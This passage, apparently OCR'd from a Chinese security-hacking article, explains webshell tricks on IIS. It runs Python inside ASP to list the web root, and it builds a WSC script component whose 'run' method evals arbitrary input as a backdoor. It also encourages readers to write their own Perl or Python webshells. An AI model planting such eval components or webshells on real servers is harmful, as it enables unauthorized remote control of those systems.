


图 2

system 换成 EXEC 也一样，这里我们就不多说了，举一反三，其他的就留给读者自己去做试验了。

Python 环境也一样，当服务器装有 activepython 时，我们就可以用 @Language 定义本页脚本解析语言来切换成 Python！范例请看如下代码，运行结果如图 2 所示。

```
<%@LANGUAGE="python" CODEPAGE="936"%>
<%
import os
import os.path
rootdir = "e://wwwroot//"
for parent, dirnames, filenames in os.walk(rootdir):
    #case 1:
    for dirname in dirnames:
            Response.Write("parent is:"+parent+"<br>")
            Response.Write("dirname is:"+dirname+"<br>")
    #case 2
    for filename in filenames:
            #Response.Write("parent is:"+parent+"<br>")
            Response.Write("filename with full path :"+os.path.join(parent, filename)+"<br>")
%>
```

当然你也可以发挥 DIY 精神，改造一个好用的，基于 asp 的 Perl，或者 Python 的 Webshell。这里我就不献丑了，留给读者当复习作业。提示一下，**Python 对中文支持不是很好，写代码的时候尽量使用英文。**

NP 在测试时有一想法，不知道在支持 perlscript 和 python 的服务器上，是否可以利用这两个脚本语言的 SOCK 函数去做些什么事情呢？YY 中……

二、WSC——“Windows 脚本部件”的巧用

对于 WSC，可能大多数的人都会感到很陌生，我也是通过 LCX 大哥的介绍才开始认识这个强大的东东。

Windows 脚本部件为您提供了用脚本创建功能强大、可复用的 COM 部件的简便方式。您可以使用任何支持Microsoft ActiveX Scripting接口的脚本语言来创建脚本部件，支持这些接口的脚本语言有：JScript、Microsoft Visual Basic Scripting Edition(VBScript)、PERLScript、PScript 和 Python。

这次我们也不多介绍，就介绍 asp 调用 WSC，会用到 Vbscript 和 Perlscript，其他的就让读者自己慢慢研究吧。WSC 文件内容如下：

```
<?XML version="1.0"?>
<package>
<Component>
<registration ProgId=lcxNB />
<public>
        <property name=lcxNNB />
        <method name=run>
                <parameter name=str />
        </method>
</public>
<script language=vbscript runat=server>
function run(str)
    run=eval(str)
end function
</script>
</Component>
</package>
```

或许你对这些不大明白，我们来看下微软给出的帮助吧：

<component>和<package>元素：

<component>元素包含的是一个完整的脚本部件定义。在同一个.wsc 文件中可以出现多个<component>元素，但这些元素应包含在一个<package>元素内。

<registration>元素：

包括用来将脚本部件注册为 COM 部件的信息，如果宿主应用程序（如 Microsoft Internet Explorer 5.0）在创建该脚本部件的实例时没有直接使用 Windows 注册表，则该元素不是必需的。

<public>元素：

包含脚本部件所说明的属性、方法和事件的定义。这些定义指向定义在独立的<script>块中的变量或函数。

<implements>元素：

给脚本部件指定 COM 接口处理程序，这将确定该脚本部件属于哪种 COM 部件类型。例如，通过指定<implements type=ASP>，就可以实现 ASP 接口处理程序，并因此在脚本部件中可以访问ASP对象模型。<public>元素即指定了脚本部件将实现 COM Automation 接口处理程序。因此，对 Automation 处理程序无需创建<implements>元素。

注意：脚本部件运行库包括用于 Automation（使用<public>元素说明的）、用于ASP以及用于Internet Explorer 5.0 DHTML Behavior 的接口处理程序，其他接口处理程序可以作为外部 DLL 获得。

关于附加的接口处理程序和脚本部件的详细信息，请参阅 Microsoft Scripting Technologies Web 站点。

<script>元素

包含用来实现脚本部件逻辑的脚本，这取决于所创建的 COM 部件类型。例如，如果要创建的是 COM Automation 部件，则可以在<public>元素中声明属性、方法和事件，然后用一个或多个<script>元素编写脚本来定义这些内容。

我们自己编写的话，经常会写错，不过可爱的微软推出了专门生成 WSC 部件代码的工具 Windows Script Component Wizard，我们只要根据提示输入数据即可。使用方法如图 3、图




图 3




图4




图5




图6

